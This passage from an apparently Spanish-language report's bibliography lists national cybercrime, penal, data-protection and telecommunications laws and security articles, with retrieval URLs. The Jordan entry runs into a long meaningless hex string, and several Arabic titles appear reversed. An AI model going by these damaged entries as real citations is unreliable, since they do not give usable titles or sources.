——(2007). Código para el Sistema de Protección y los Derechos Fundamentales de Niños, Niñas y Adolescentes. Recuperado de http://www.poderjudicial.gob.do/documentos/PDF/codigos/Codigo_NNA.pdf
Poder Judicial de España (2005). Acuerdos de 3 de febrero de 2005 sobre: 1º Principio de ubicuidad; 2º Cláusulas de reserva de dominio y prohibición de enajenar ; 3º Principio de mínimos psicoactivos en relación al art. 368 CP. Recuperado de http://www.poderjudicial.es/cgpj/es/Poder-Judicial/Tribunal-Supremo/Jurisprudencia-/Acuerdos-de-Sala/Acuerdos-de-3-de-febrero-de-2005-sobre--1--Principio-de-ubicuidad---2--Clausulas-de-reserva-de-dominio-y-prohibicion-de-enajenar---3--Principio-de-minimos-psicoactivos-en-relacion-al-art--368-CP
Policia d'Andorr (1998). Decret legislatiu del 22-4-2015 de publicació del text refós de la Llei qualificada de modificació del Codi de procediment penal, del 10 de desembre de 1998. Recuperado de http://www.policia.ad/documentacio/procediment_penal.pdf
——(2005). Decret legislatiu del 29-4-2015 de publicació del text refós de la Llei 9/2005, del 21 de febrer, qualificada del Codi penal. Recuperado de http://www.policia.ad/documentacio/codi_penal.pdf
Policia Nacional Cabo Verde (2008). Lei de Investigação Criminal 1 Lei nº 30/VII/2008 de 21 de julho. Recuperado de http://www.policianacional.cv/index.php/legislacao/doc_download/45-lei-de-investigacao-criminal
Presidencia de la República de Colombia (2013). Ley Estatutaria No.1621 "Por medio del cual se expiden normas para fortalecer el marco jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia cumplir con su misión constitucional y legal, y se dictan otras disposiciones". Recuperado de http://wsp.presidencia.gov.co/Normativa/Leyes/Documents/2013/LEY%201621%20DEL%2017%20DE%20ABRIL%20DE%202013.pdf
Presidency of the Council of Ministers-Lebanon ICT Watch (2012). e-Transactions Draft Law 4/1/2012. Recuperado de http://www.ict.pcm.gov.lb/Admin/DynamicFile.aspx?PHName=PDF&PageID=859&published=1
Prime Minister-Government of Mali (2016). Communique du Conseil des Ministres du Mercredi, 1er Juin 2016. Recuperado de http://primature.gov.ml/primature/index.php/communiques-du-conseil-des-ministres/11328-communique-du-conseil-des-ministres-du-mercredi-1er-juin-2016
Prime Minister Jordan (2015). * كل الامئارجلا نون اق - 2015 قنسل (27) مقر نون اق ـــــــ

64BF610088E2920F9C8DFB507DDAA65E6C86E6FAE7E429C21383397E478CCC956FBEA9E248A0637F2FB2DE7A4DFEFA172E-D26F5B45F56DA8254E0EA298138098A8B0048520D688E621D069B-544F32832DC9F8A6AC5C0EE08FC08BFE4F25276316C473DD-CAD9FC703CB3B68DF436C5406DA9FBEB5508F5132D8BA-7160A48067A990DD9FF192E19FDCB1076BAD627C3392B-322073F28C3B5BA9D1A5FDCBF1950277B4A74E-8968640275C48909F7DE7DAC1FFA61718D8D50F9D10E28FE8-0F9F3273

Procuradoria-Geral Distrital de Lisboa Portugal (2004). Lei nº 5/2004, de 10 de Fevereiro (versão actualizada) Lei das Comunicações Electrónicas. Recuperado de http://www.pgdlisboa.pt/leis/lei_print_articulado.php?tabela=leis&artigo_id=&nid=1439&nversao=&tabela=leis

——(2004). DL nº 7/2004, de 07 de Janeiro No uso da autorização legislativa concedida pela Lei n.º 7/2003, de 9 de Maio, transpõe para a ordem jurídica nacional a Directiva n.º 2000/31/CE, do Parlamento Europeu e do Conselho, de 8 de Junho de 2000, relativa a certos aspectos legais dos serviços da sociedade de informação, em especial do comércio electrónico, no mercado interno. Recuperado de http://www.pgdlisboa.pt/leis/lei_mostra_articulado.php?nid=1399&tabela=leis&so_miolo=

——(2009). DL nº 123/2009, de 21 de Maio Construção, Acesso e Instalação de Redes (versão actualizada) Define o regime jurídico da construção, do acesso e da instalação de redes e infra-estruturas de comunicações electrónicas. Recuperado de http://www.pgdlisboa.pt/leis/lei_mostra_articulado.php?nid=1456&tabela=leis&so_miolo=

——(2016). DL nº 81/2016, de 28 de Novembro Cria a Unidade Nacional de Combate ao Cibercrime e à Criminalidade Tecnológica. Recuperado de http://www.pgdlisboa.pt/leis/lei_mostra_articulado.php?nid=2608&tabela=leis&so_miolo=

Procuraduría General de la Nación República de Panamá (2008). Ministerio Público Procuraduría General de la Nación 2016 Ley No. 63 De 28 de agosto de 2008 Que adopta el Código Procesal Penal. Recuperado de http://ministeriopublico.gob.pa/wp-content/multimedia/2016/09/codigo-procesal-penal-comentado.pdf

——(2016). Ministerio Público Procuraduría General de la Nación 2016 Texto único del Código Penal de la República de Panamá (Comentado). Recuperado de http://ministeriopublico.gob.pa/wp-content/multimedia/2016/09/codigo-penal-2016.pdf

Profeco (2017). Derechos del consumidor en la era digital. Recuperado de https://www.gob.mx/profeco/articulos/derechos-del-consumidor-en-la-era-digital-99606?idiom=es

Public Administration Portal Ministry of the Interior (1961). Předpis /

Číslo: 141/1961 Sb. Název: o trestním řízení soudním (trestní řád). Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=30139&fulltext=elektronick~C3~BD&rpp=100#local-content
——(1992). Předpis / Číslo: 21/1992 Sb. Název: o bankách. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=39677&fulltext=elektronick~C3~BD&rpp=100#local-content
——(1992). Vybraný předpis Předpis / Číslo: 634/1992 Sb. Název: o ochraně spotřebitele. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=40431&src=dulezite&rpp=100#local-content
——(18 de enero de 2000). Předpis / Číslo: 29/2000 Sb. Název: o poštovních službách a o změně některých zákonů (zákon o poštovních službách). Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=48871&fulltext=elektronick~C3~BD&rpp=100#local-content
——(4 de abril de 2000). Předpis / Číslo: 101/2000 Sb. Název: o ochraně osobních údajů a o změně některých zákonů. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=49228&src=dulezite&rpp=100#local-content
——(7 de abril de 2000). Předpis / Číslo: 121/2000 Sb. Název: o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon). Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=49278&fulltext=elektronick~C3~BD&rpp=100#local-content
——(14 de septiembre de 2000). Předpis / Číslo: 365/2000 Sb. Název: o informačních systémech veřejné správy a o změně některých dalších zákonů. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=49763&fulltext=Internet&rpp=15#local-content
——(22 de febrero de 2005). Vybraný předpis Předpis / Číslo: 127/2005 Sb. Název: o elektronických komunikacích a o změně některých souvisejících zákonů (zákon o elektronických komunikacích). Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=59921&fulltext=elektronick~C3~BD&rpp=100#local-content
——(21 de septiembre de 2005). Vybraný předpis Předpis / Číslo: 412/2005 Sb. Název: o ochraně utajovaných informací a o bezpečnostní způsobilosti. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=60504&fulltext=po~C4~8D~C3~ADta~C4~8D&rpp=15#local-content
——(1 de julio de 2008). Vybraný předpis Předpis / Číslo: 300/2008 Sb. Název: o elektronických úkonech a autorizované konverzi dokumentů. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=67315&fulltext=Internet&rpp=15#local-content
——(17 de julio de 2008). Vybraný předpis Předpis / Číslo: 273/2008 Sb. Název: o Policii České republiky. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=67272&fulltext=elektronick~C3~BD&rpp

=100#local-content
——(8 de enero de 2009). Předpis / Číslo: 40/2009 Sb. Název: trestní zákoník. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=68040&nr=40~2F2009&rpp=100#local-content
——(22 de julio de 2009). Vybraný předpis Předpis / Číslo: 284/2009 Sb. Název: o platebním styku. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=69225&fulltext=Internet&rpp=15#local-content
——(2016). Předpis / Číslo: 297/2016 Sb. Název: o službách vytvářejících důvěru pro elektronické transakce. Recuperado de https://portal.gov.cz/app/zakony/zakonPar.jsp?idBiblio=87076&nr=297~2F2016&rpp=100#local-content
Puducherry Police (2000). The Information Technology Act, 2008 Ministry of Law, Justice and Company Affairs (Legislative Department) New Delhi, the 9th June 2000/Jyaistha 19, 1922 (Saka) The following Act of Parliament received the assent of the President on the 9th June 2000 and is hereby published for general information: As Amended by Information Technology Amendment Bill 2006 passed in Lok Sabha on Dec 22nd and in Rajya Sabha on Dec 23rd of 2008. Recuperado de http://police.pondicherry.gov.in/Information%20Technology%20Act%202000%20-%202008%20%28amendment%29.pdf
Qatar Legal Portal Al-Meezan (2002). قانون رقم (7) لسنة 2002 بشأن حماية حقوق المؤلف والحقوق المجاورة. Recuperado de http://www.almeezan.qa/LawView.aspx?opt&LawID=2637&language=ar
——(2004). قانون رقم (11) لسنة 2004 بإصدار قانون العقوبات. Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=26&language=ar
——(2006). مرسوم بقانون رقم (34) لسنة 2006 بإصدار قانون الاتصالات. Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=4115&language=ar
——(2010). قانون رقم (4) لسنة 2010 بإصدار قانون مكافحة غسل الأموال وتمويل الإرهاب. Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=2610&language=ar
——(2010). مرسوم بقانون رقم (16) لسنة 2010 بإصدار قانون المعاملات والتجارة الإلكترونية. Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=2678&language=ar
——(2012). قانون رقم (8) لسنة 2012 بشأن حقوق الملكية الفكرية. Recuperado de http://www.almeezan.qa/LawView.aspx?opt&LawID=4787&language=ar
——(2012). قانون رقم (13) لسنة 2012 بإصدار قانون مصرف قطر المركزي وتنظيم المؤسسات المالية. Recuperado de http://www.almeezan.qa/LawView.aspx?opt&LawID=4782&language=ar
——(2014). قانون رقم (14) لسنة 2014 بإصدار قانون مكافحة الجرائم الإلكترونية . Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=6366&language=ar

——(2016). قانون رقم (13) لسنة 2016 بشأن حماية خصوصية البيانات الشخصية. Recuperado de http://www.almeezan.qa/LocalPdfLaw.aspx?Target=7121&language=ar

Quintero, F. *et al.* (2016). *Inseguridad en las redes sociales e Internet: Prioridad en las escuelas de la provincia de Ocaña*.Colombia: Instituto Tecnológico Metropolitano.

Red de Defensa de los Derechos Digitales (2016). ¡Ganamos! Tribunal anula resolución del Inai sobre el falso "derecho al olvido". Recuperado de https://r3d.mx/2016/08/24/amparo-inai-derecho-olvido/

Raya, A. (19 de julio de 2017). Recuerda: tu dirección IP no sirve por si sola como prueba de un delito. *Omicrono*. Recuperado de http://omicrono.elespanol.com/2017/07/direccion-ip-no-puede-servir-como-prueba-de-un-delito/

Rede de Cooperação Jurídica e Judiciária Internacional dos Países de Língua Portuguesa (2007). Gunié-Bissau Colectânea de Legislação Fundamental de Direito Penal. Recuperado de http://www.rjcplp.org/sections/informacao/anexos/legislacao-guine-bissau4332/codigos-e-estatutos9979/codigo-penal-e/downloadFile/file/Dir__Penal.pdf?nocache=1366630286.62

——(2009). Código de Processo Penal Aprovado pela Lei 19/2009 de 17 de Dezembro. Recuperado de http://www.rjcplp.org/sections/informacao/anexos/legislacao-sao-tome-e2539/codigos-e-estatutos-sao2859/sections/informacao/anexos/legislacao-sao-tome-e2539/codigos-e-estatutos-sao2859/codigo-de-processo-penal1654/downloadFile/file/Cod%20Proc%20Penal.pdf?nocache=1365762812.35

——(2012). Código Penal Aprovado pela Lei 6/2012. Recuperado de http://www.rjcplp.org/sections/informacao/anexos/legislacao-sao-tome-e2539/codigos-e-estatutos-sao2859/sections/informacao/anexos/legislacao-sao-tome-e2539/codigos-e-estatutos-sao2859/codigo-penal-sao-tome-e/downloadFile/file/Codigo%20Penal.pdf?nocache=1365762644.85

Redondo, M. (18 de julio de 2017). Los ciberataques son más caros que los desastres naturales. *Hipertextual*. Recuperado de https://hipertextual.com/2017/07/ciberataques-son-mas-caros-que-desastres-naturales

Regalado, D. *et al.* (2015). *Gray Hat Hacking. The Ethical Hacker's Handbook*. Recuperado de http://techbus.safaribooksonline.com/book/networking/security/9780071832380/part-ii-from-vulnerability-to-exploit/ch8_html#X2ludGVybmFsX0h0bWxWaWV3P3htbGlkPTk3ODAwNzE4MzIzODAlMkZjaDhfaHRtbCZxdWVyeT0oKGJhY2tkb29yKSk=

Republic of Serbia Securities Commission (2015). Law on Prevention of Money Laundering and Financing of Terrorism 06 May 2015. Recuperado de http://www.sec.gov.rs/index.php/sr/%D0%BF%D1%80%D0%BE%D

0%BF%D0%B8%D1%81%D0%B8/%D1%80%D0%B5%D0%B3%D1%83%D0%BB%D0%B0%D1%82%D0%B8%D0%B2%D0%B0/%D0%B7%D0%B0%D0%BA%D0%BE%D0%BD%D0%B8/144-zakon-o-sprecavanju-pranja-novca/download

Republic of Tunisia: People's Assembly (2000). 2000 قنسل 83 ددع نوناق ةيئزجتلاو تالداباملاب قلعتي 2000 تاوأ 9 يف خرؤم. Recuperado de http://www.arp.tn/site/servlet/Fichier?code_obj=22433&code_exp=1&langue=1

——(3 de febrero de 2004). 2004 يرفيف 3 يف خرؤم 2004 قنسل 5 ددع نوناق ةيعمتجملا قمالسلاب قلعتي. Recuperado de http://www.arp.tn/site/servlet/Fichier?code_obj=50471&code_exp=1&langue=1

——(27 de julio de 2004). ةيليوج 27 يف خرؤم 2004 قنسل 63 ددع يسيساسا نوناق ةيصخشلا تايطعملا ةيامحب قلعتي 2004. Recuperado de http://www.arp.tn/site/servlet/Fichier?code_obj=50529&code_exp=1&langue=1

——(2005). ليوحتلاب قلعتي 2005 ناوج 27 يف خرؤم 2005 قنسل 51 ددع نوناق يئزجتلا لاومألل. Recuperado de http://www.arp.tn/site/servlet/Fichier?code_obj=55686&code_exp=1&langue=1

——(2015). ةحفاكمب قلعتي 2015 تاوأ 7 يف خرؤم 2015 قنسل 26 ددع يسيساسأ نوناق لاومألا لسغ عنمو بابرإلا . Recuperado de http://www.arp.tn/site/servlet/Fichier?code_obj=90584&code_exp=1&langue=1

Retsinformation Danmark (2000). Lov om behandling af personoplysninger. Recuperado de https://www.retsinformation.dk/Forms/r0710.aspx?id=828

——(2002). Lov om tjenester i informationssamfundet, herunder visse aspekter af elektronisk handel. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=25854

——(2013). Bekendtgørelse af lov om markedsføring. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=158302

——(12 de febrero de 2014). Bekendtgørelse af lov om elektroniske kommunikationsnet og –tjenester. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=161319

——(9 de junio de 2014). Lov om betalinger 09-06-2017. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=191823

——(25 de junio de 2014). Lov nr 713 af 25/06/2014 - GældendeLov om Center for Cybersikkerhed(CFCS-Loven)Forsvarsministeriet. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=163853

——(28 de octubre de 2014). Bekendtgørelse af lov om ophavsret. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=164796

——(9 de julio de 2015). Bekendtgørelse af straffeloven Herved bekendtgøres straffeloven, jf. lovbekendtgørelse nr. 873 af 9. juli 2015. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=181992

——(15 de diciembre de 2015). Lov nr 1567 af 15/12/2015 - GældendeLov om net- og informationssikkerhed(Net- og informationssikkerhedsloven)

Forsvarsministeriet. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=176300
——(2016). Bekendtgørelse af lov om rettens pleje. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=183537
——(29 de abril de 2017). Lov om retshåndhævende myndigheders behandling af personoplysninger 29-04-2017. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=189891
——(8 de junio de 2017). Lov om forebyggende foranstaltninger mod hvidvask og finansiering af terrorisme (hvidvaskloven) Givet på Christiansborg Slot, den 8. juni 2017. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=191822
——(1 de julio de 2017). Lov om kapitalmarkeder. Recuperado de https://www.retsinformation.dk/Forms/R0710.aspx?id=191621
Riigi Teataja Estonia (1992). Issuer: Riigikogu Type: act In force from: 01.02.2017 In force until: Translation published: 24.01.2017 Copyright Act1 Passed 11.11.1992 RT I 1992, 49, 615 Entry into force 12.12.1992. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/524012017001/consolide
——(15 de noviembre de 2000). Issuer: Riigikogu Type: act In force from: 01.04.2013 In force until: 30.05.2014 Translation published: 14.11.2013 Public Information Act1 Passed 15.11.2000 RT I 2000, 92, 597 Entry into force 01.01.2001. Recuperado de https://www.riigiteataja.ee/en/eli/514112013001/consolide
——(20 de diciembre de 2000). Issuer: Riigikogu Type: act In force from: 01.07.2016 In force until: In force Translation published: 07.06.2016 Security Authorities Act Passed 20.12.2000 RT I 2001, 7, 17 Entry into force 01.03.2001. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/507062016003/consolide
——(2001). Issuer: Riigikogu Type: act In force from: 10.01.2017 In force until: In force Translation published: 19.01.2017 Penal Code1 Passed 06.06.2001 RT I 2001, 61, 364 Entry into force 01.09.2002. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/519012017002/consolide
——(12 de febrero de 2003). Issuer: Riigikogu Type: act In force from: 01.04.2017 In force until: Translation published: 30.01.2017 Code of Criminal Procedure1 Passed 12.02.2003 RT I 2003, 27, 166 Entry into force 01.07.2004. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/530012017002/consolide
——(8 de octubre de 2003). Issuer: Riigikogu Type: act In force from: 01.07.2016 In force until: In force Translation published: 14.06.2016 Security Act Passed 08.10.2003 RT I 2003, 68, 461 Entry into force 01.05.2004. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/514062016001/consolide

——(14 de abril de 2004). Issuer: Riigikogu Type: act In force from: 01.07.2014 In force until: 31.12.2014 Translation published: 10.07.201 Information Society Services Act1 Passed 14.04.2004 RT I 2004, 29, 191 Entry into force 01.05.2004. Recuperado de https://www.riigiteataja.ee/en/eli/510072014023/consolide
——(8 de diciembre de 2004). Issuer: Riigikogu Type: act In force from: 13.06.2016 In force until: In force Translation published: 20.05.2016 Electronic Communications Act1 Passed 08.12.2004 RT I 2004, 87, 593 Entry into force 01.01.2005. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/520052016001/consolide
——(2007). Issuer: Riigikogu Type: act In force from: 16.01.2016 In force until: In force Translation published: 07.03.2016 Personal Data Protection Act1 Passed 15.02.2007 RT I 2007, 24, 127 Entry into force 01.01.2008. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/507032016001/consolide
——(19 de junio de 2008). Issuer: Riigikogu Type: act In force from: 16.07.2016 In force until: In force Translation published: 14.07.2016 Estonian Defence Forces Organisation Act Passed 19.06.2008 RT I 2008, 35, 213 Entry into force 01.01.2009. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/514072016001/consolide
——(15 de octubre de 2008). Issuer: Riigikogu Type: act In force from: 16.12.2016 In force until: In force Translation published: 07.12.2016 Gambling Act Passed 15.10.2008 RT I 2008, 47, 261 Entry into force 01.01.2009, partly the date of entry into force pursuant to § 111. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/507122016002/consolide
——(15 de junio de 2009). Issuer: Riigikogu Type: act In force from: 01.07.2016 In force until: In force Translation published: 20.06.2016 Emergency Act Passed 15.06.2009 RT I 2009, 39, 262 time of entry into force pursuant to § 94. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/520062016007/consolide
——(17 de diciembre de 2009). Issuer: Riigikogu Type: act In force from: 10.01.2017 In force until: 31.12.2019 Translation published: 18.01.2017 Payment Institutions and E-money Institutions Act1 Passed 17.12.2009 RT I 2010, 2, 3 Entry into force 22.01.2010. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/518012017005/consolide
——(2011). Issuer: Riigikogu Type: act In force from: 01.09.2015 In force until: 17.01.2016 Translation published: 04.08.2015 Spatial Data Act1 Passed 17.02.2011 RT I, 28.02.2011, 2 Entry into force 10.03.2011. Recuperado de https://www.riigiteataja.ee/en/eli/ee/Riigikogu/act/504082015002/consolide
Riofrío, J. C. (2014). La cuarta ola de derechos humanos: los derechos digitales. *Revista Latinoamericana de Derechos Humanos*, 25(1).

Rodríguez, A. (2007). Sistemas Scada. Barcelona: Marcombo.
Ronlaw Nauru's Online Legal Database (1921). Criminal Code As in force from 3 December 2011. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/7a6152bda0c095cb3b94813330d84b80.pdf
——(1972). Civil Evidence Act 1972. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/2bf093c76f0635052ed0632d48bd8934.pdf
——(2002). Telecommunications Act 2002 As in force from 25 February 2011. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/468683a3760845771ab11bacef0654f6.pdf
——(6 de septiembre de 2004). Illicit Drugs Control Act 2004 As in force from 03 November 2011. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/6ebc796711af3063ce0a69c9c35e3bec.pdf
——(3 de noviembre de 2004). Counter Terrorism and Transnational Organised Crime Act 2004 As in force from 03 November 2011. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/c8e398a13914e-59966dc84578fe61057.pdf
——(2008). Anti-Money Laundering Act 2008. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/ef0e68ec7677a27b317215057e1a4b2f.pdf
——(10 de septiembre de 2014). Customs Act 2014 Act No. 16 of 2014. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/6ecc508b19fb585fe31a4b97d9d4ef87.pdf
——(1 de octubre de 2014). Revenue Administration Act Act No. 15 of 2014. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/505ef54ed3b7edcd7b0ef2321a463272.pdf
——(2015). Cybercrime Act 2015 No. 14 of 2015. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/a59d9691f5a195412b877493a-2a95e8b.pdf
——(2016). Electoral Act 2016 No. 15 of 2016. Recuperado de http://ronlaw.gov.nr/nauru_lpms/files/acts/d83250a1ebdc56c1701fa7aa245af5b1.pdf
Rouse, M. (2015). Information Technology (IT). *Tech Target*. Recuperado de http://searchdatacenter.techtarget.com/definition/IT
——(2017). Command-and-control servers (C&C center). *Tech Target*. Recuperado de http://whatis.techtarget.com/definition/command-and-control-server-CC-server
RT America (2013). Demanding the right to digitally protest: Hacktivists petition the White House to legalize DDOS. Recuperado de https://www.rt.com/usa/us-ddos-attacks-legal-736/
Ruefle, R. (2007). Defining Computer Security Incident Response Teams. Recuperado de: https://www.us-cert.gov/bsi/articles/best-practices/incident-management/defining-computer-security-incident-response-teams
Russian Database Federal Laws (1991). Закон РФ от 27 декабря 1991 г. N 2124-I "О средствах массовой информации" (с изменениями и

дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=10064247&byPara=1&sub=762
——(1995). Федеральный закон от 12 августа 1995 г. N 144-ФЗ "Об оперативно-розыскной деятельности" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=10004229&byPara=1&sub=160454
——(22 de abril de 1996). Федеральный закон от 22 апреля 1996 г. N 39-ФЗ "О рынке ценных бумаг" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=10006464&byPara=1&sub=8004464
——(13 de junio de 1996). Уголовный кодекс Российской Федерации от 13 июня 1996 г. N 63-ФЗ. Recuperado de http://graph.garant.ru:8080/document?id=10008000&byPara=1&sub=26654339
——(1998). Федеральный закон от 8 января 1998 г. N 3-ФЗ "О наркотических средствах и психотропных веществах" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12007402&byPara=1&sub=760241
——(18 de diciembre de 2001). Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. N 174-ФЗ (УПК РФ) (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12025178&byPara=1&sub=2511
——(30 de diciembre de 2001). Кодекс Российской Федерации об административных правонарушениях от 30 декабря 2001 г. N 195-ФЗ (КоАП РФ) (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12025267&byPara=1&sub=519562
——(25 de julio de 2002). Федеральный закон от 25 июля 2002 г. N 114-ФЗ "О противодействии экстремистской деятельности" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12027578&byPara=1&sub=19892
——(27 de diciembre de 2002). Федеральный закон от 27 декабря 2002 г. N 184-ФЗ "О техническом регулировании" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12029354&byPara=1&sub=157574
——(10 de enero de 2003). Федеральный закон от 10 января 2003 г. N 20-ФЗ "О Государственной автоматизированной системе Российской Федерации "Выборы" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=85412&byPara=1&sub=194
——(7 de julio de 2003). Федеральный закон от 6 октября 2003 г. N 131-ФЗ "Об общих принципах организации местного самоуправления в Российской Федерации" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=86117&byPara=1&sub=1338834
——(25 de julio de 2006). Федеральный закон от 27 июля 2006 г. N 152-ФЗ

"О персональных данных" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12048567&byPara=1&sub=24880

——(26 de julio de 2006). Федеральный закон от 26 июля 2006 г. N 135-ФЗ "О защите конкуренции" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12048517&byPara=1&sub=116501

——(27 de julio de 2006). Федеральный закон от 27 июля 2006 г. N 149-ФЗ "Об информации, информационных технологиях и о защите информации". Recuperado de http://graph.garant.ru:8080/document?id=12048555&byPara=1&sub=95979

——(27 de noviembre de 2010). Федеральный закон от 27 ноября 2010 г. N 311-ФЗ "О таможенном регулировании в Российской Федерации" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12080625&byPara=1&sub=2928117

——(29 de diciembre de 2010). Федеральный закон от 29 декабря 2010 г. N 436-ФЗ "О защите детей от информации, причиняющей вред их здоровью и развитию" (с изменениями и дополнениями). Recuperado de http://graph.garant.ru:8080/document?id=12081695&byPara=1&sub=184

——(2011). Федеральный закон от 6 апреля 2011 г. N 63-ФЗ "Об электронной подписи". Recuperado de http://graph.garant.ru:8080/document?id=12084522&byPara=1&sub=455

Rwanda National Police (2012). Organic Law Instituting the Penal Code. Recuperado de: http://www.police.gov.rw/uploads/tx_download/RWA-93714.pdf

Rwanda Utilities Regulatory Authority (2010). Nº 18/2010 of 12/05/2010 Law relating to electronic messages, electronic signatures and electronic transactions. Recuperado de http://www.rura.rw/fileadmin/laws/Official_Gazette_Number_20_of_17_05_2010.pdf

——(2013). Law establishing Rwanda Utilities Regulatory Authority (RURA) and Determining its Mission, Powers, Organisation and Functioning. Recuperado de http://www.rura.rw/fileadmin/laws/Official_Gazette_no_14_bis_of_08_04_2013.pdf

——(2016). Law N°24/2016 of 18/06/2016 governing Information and Communication Technologies. Recuperado de http://www.rura.rw/fileadmin/docs/Law_governing_Information_and_Communication_Technologies_Levy_on_petron__27_06_2016.pdf

Safe Creative (s.f.). Acerca de Safe Creative. Recuperado de https://www.safecreative.org/about

Safia, M. (2015). *Conscientisation Generale sur la Cybersecurite*. Recuperado de http://www.igf.td/wp-content/uploads/2015/12/Cybersecurit%C3%A9.pdf

Samuiforsale (1956). Thailand Penal Code Thai Criminal Law. Recuperado de https://www.samuiforsale.com/law-texts/thailand-penal-code.html

Sandler, K. *et al.* (2010). Killed by Code: Software Transparency in Implantable Medical Devices. *Software Freedom Law Center*. Recuperado de http://www.softwarefreedom.org/resources/2010/transparent-medical-devices.html

Sans (27 de junio de 2011). What Errors Are Included in the Top 25 Software Errors? Recuperado de https://www.sans.org/top25-software-errors/

Santuka, V., Banga, P., y Carroll, B. (2004). *AAA Identity Management Security*. Recuperado de http://techbus.safaribooksonline.com/book/networking/security/9781587141560/authentication-authorization-accounting-aaa/ch01?reader=pf&readerfullscreen=&readerleftmenu=1-#X2ludGVybmFsX1BGVmlldz94bWxpZD05NzgxNTg3MTQxNTYwJTJGMSZfX2ltYWdlcGFnZXJlc29sdXRpb249ODAwJnF1ZXJ5PSgodGhlJTIwYnVnJTIwaXMpKQ==

Saugata, B., y Masud, R. R. (2007). Implementing E-Governance Using OECD Model(Modified) and Gartner Model (Modified) Upon Agriculture of Bangladesh. En *10th international conference on computer and information technology*. IEEE, Bangladesh.

SCJN (9 de agosto de 1980). Código Penal para el Estado Libre y Soberano de Oaxaca. *Periódico Oficial del Estado de Oaxaca*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=K0xaedzXoEno29y4Xxi0u1r2gf95Sqdx7rk1pk3PkM0bki/X0aOC0AOLOZTv3R42sM0bGy22ItqgUrwZINDqJg==

——(2 de septiembre de 1982). Código Penal para el Estado Libre y Soberano de Jalisco. *Periódico Oficial del Estado de Jalisco*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=X8iizDELHt0aZAav2coNkuo5KCQ2pdITJiGn/oH9WMRjkbf5hzdEWBWy/z+wmB5tRklUhqGcZlQFq+0omkq9Jg==

